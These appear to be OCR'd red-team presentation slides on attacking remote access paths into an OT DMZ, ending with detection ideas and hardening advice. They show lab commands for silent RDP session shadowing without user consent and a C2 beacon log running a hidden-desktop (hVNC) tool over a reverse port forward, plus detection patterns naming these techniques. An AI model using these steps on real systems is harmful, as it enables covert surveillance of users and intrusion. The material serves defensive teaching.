
Remote Desktop Shadowing



```
C:\Users\administrator.HACKLAB>reg.exe add "\\LOCALHOST\HKLM\Software\Policies\
Microsoft\Windows NT\Terminal Services" /V Shadow /T REG_DWORD /D 4 /F
The operation completed successfully.

C:\Users\administrator.HACKLAB>reg.exe query "\\LOCALHOST\HKLM\Software\Policies\
Microsoft\Windows NT\Terminal Services" /V Shadow

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Terminal Services
    Shadow    REG_DWORD    0x4

C:\Users\administrator.HACKLAB>query user
USERNAME             SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator       console             1  Active          7  7/8/2025 9:57 PM
operator             rdp-tcp#5           4  Active          .  7/8/2025 10:15 PM

C:\Users\administrator.HACKLAB>mstsc.exe /shadow:4 /noConsentPrompt
```

Remote Desktop Session Shadowing: Allows an attacker with appropriate privileges to silently observe or interact with a user's active RDP session, often without their knowledge.
(Related to MITRE ATT&CK T1563.002 – RDP Hijacking)

Hidden Desktop (hVNC)




192.168... 192.168... http administ... JMP01 artifact_... 5176 x64
Event Log X
Listeners X
Beacon 192.168.10.70@5176 X
Scripts X

```
[07/08 19:34:21] beacon> inline-execute /opt/HiddenDesktop/HiddenDesktop.x64.o
[07/08 19:34:21] [*] Tasked beacon to inline-execute /opt/HiddenDesktop/HiddenDesktop.x64.o
[07/08 19:34:21] [+] host called home, sent: 10453 bytes
[07/08 19:34:21] [-] Failed to get pipe name
[07/08 19:36:48] beacon> HiddenDesktop 192.168.10.30 1337
[07/08 19:36:48] [+] started reverse port forward on 30340 to 192.168.10.30:1337
[07/08 19:36:48] [*] Tasked beacon to forward port 30340 to 192.168.10.30:1337
[07/08 19:36:48] [*] Pipe: \\.\pipe\srvsvc-1-5-5-00968
[07/08 19:36:48] [*] Desktop: sbox_alternate_desktop_0x9430
[07/08 19:36:48] [+] host called home, sent: 10622 bytes
[07/08 19:36:49] [+] received output:
HD connected to pipe
```


White Knight Labs
https://github.com/WKL-Sec/HiddenDesktop?tab=readme-ov-file

Hidden Desktop (hVNC) Continued



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\administrator.HACKLAB\Desktop>hostname
JMP01

C:\Users\administrator.HACKLAB\Desktop>
C:\Users\administrator.HACKLAB\Desktop>_
```

Network Interfaces & Misc Devices




```
American Power Conversion              Network Management Card AOS      v6.2.1
(c) Copyright 2015 All Rights Reserved  Smart-UPS & Matrix-UPS APP      v6.2.1
-------------------------------------------------------------------------------
Name      : apc1                            Date : 07/30/2018
Contact   : redlogic                        Time : 16:13:27
Location  : upsidedown                      User : Super User
Up Time   : 999 Days 12 Hour 21 Minutes     Stat : P+ N+ Net N+ A+
-------------------------------------------------------------------------------

Type ? for command listing
Use tcpip command for IP address(-i), subnet(-s), and gateway(-g)

apc>
```

Bypass MFA – Insecure Network Design

Exposed Services

- RDP 3389
- SMB 445
- DCOM 135
- WinRM 5985/5986



✗

RDP Jump Server

RDP Jump Server

✓

Firewall Rules

NAT

RDP Jump Server

Defense Detection Opportunities

```
operator@redlinux:$ cat detections.txt

RDP Session Hijacking

  • Look for abnormal use of tscon.exe (e.g. /dest:console)

  • Unexpected Logon Type 10 or 7 without preceding Logon/Logoff events

  • Session control takeover by SYSTEM/admin accounts

RDP Shadowing (shadow.exe)

  • Detect shadow.exe with /noConsentPrompt or /control flags

  • Monitor for unexpected Session Reconnect events (Event ID 4778)

  • Shadowing activity from non-helpdesk accounts

Hidden Desktop (hVNC-style abuse)

  • Unusual desktop creation: WinSta0\hidden, CreateDesktop, SwitchDesktop

  • GUI sessions started by non-user processes (e.g. C2 implants)

  • Suspicious API usage (e.g. CreateRemoteThread into GUI sessions)
```

Harden the DMZ – Defensive Takeaways

```
operator@redlinux:$ cat secrets.txt
```

1. Secure Remote Access Paths

- Enforce MFA for all remote access sessions (VPN, jump boxes, remote proxies)
- Require user approval for session control features; monitor for abuse
- Terminate idle sessions automatically and log all RDP/remote session activity

2. Strengthen Segmentation Points

- Disallow direct RDP from enterprise to OT DMZ — require double-hop through hardened jump servers
- Use separate authentication domains between IT, DMZ, and OT networks

3. Harden Jump Servers

- Treat jump hosts as high-value assets: EDR, allowlisting, logging, PAM integration
- Monitor for GUI abuse (hVNC, hidden desktops, unauthorized session creation)
- Rotate credentials frequently and disable clipboard or file redirection

4. Enhance Visibility & Detection

- Collect logs from firewall, RDP, PowerShell, and desktop activity (Event IDs: 4624, 4634, 4778, etc.)
- Enable Sysmon to track execution of tools like tscon.exe, shadow.exe, and mstsc.exe
- Alert on anomalous logon patterns or session takeovers
- Baseline normal OT DMZ usage and hunt for deviations